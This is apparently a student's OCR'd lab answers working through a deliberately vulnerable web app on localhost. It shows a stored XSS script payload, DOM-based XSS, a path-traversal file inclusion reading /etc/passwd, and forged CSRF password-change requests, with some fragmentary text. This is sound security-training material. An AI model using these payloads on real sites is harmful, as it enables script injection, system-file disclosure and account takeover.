
Name * Ziul

Message * <script> alert("0 Jogo") </script>

Name: test
Message: This is a test comment.

Name: Ziul
Message:

11)c)




Vulnerability: Stored Cross Site Scripting (XSS)

Name: test
Message: This is a test comment.

Name: Ziul
Message:

11)d)




Vulnerability: DOM Based Cross Site Scripting (XSS)

Please cho

O Jogo

OK

12)e)




127.0.0.1/vulnerabilities/fi/?page=include.php

Vulnerability: File Inclusion

The PHP function **allow_url_include** is not enabled.

[file1.php] - [file2.php] - [file3.php]

12)e)




Vulnerability: File Inclusion

File 1

Hello **admin**
Your IP address is: **127.0.0.1**


[back]

12)e)



127.0.0.1/vulnerabilities/fi/?page=../../../../../etc/passwd

13)b)



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password:

•••••

Confirm new password:


•••••

13)b)




```
GET /vulnerabilities/csrf/?password_new=perdi&password_conf=perdi&Change=Change HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.0.0.1/vulnerabilities/csrf/
Cookie: PHPSESSID=r6ddk0mc7mti49anhodbolq5d6; security=low
Upgrade-Insecure-Requests: 1


```

13)b)




```
GET /vulnerabilities/csrf/?password_new=ziul&password_conf=ziul&Change=Change HTTP/1.1
```

13)d)



```
luiz@luiz-ubuntu:~/workspace/teste$ ruby teste.rb
[2020-02-18 23:20:35] INFO  WEBrick 1.4.2
[2020-02-18 23:20:35] INFO  ruby 2.5.1 (2018-03-29) [x86_64-linux-gnu]
== Sinatra (v2.0.8.1) has taken the stage on 4567 for development with backup fr
om WEBrick
[2020-02-18 23:20:35] INFO  WEBrick::HTTPServer#start: pid=18008 port=4567
```

13)d)



Errno::ENOENT at /

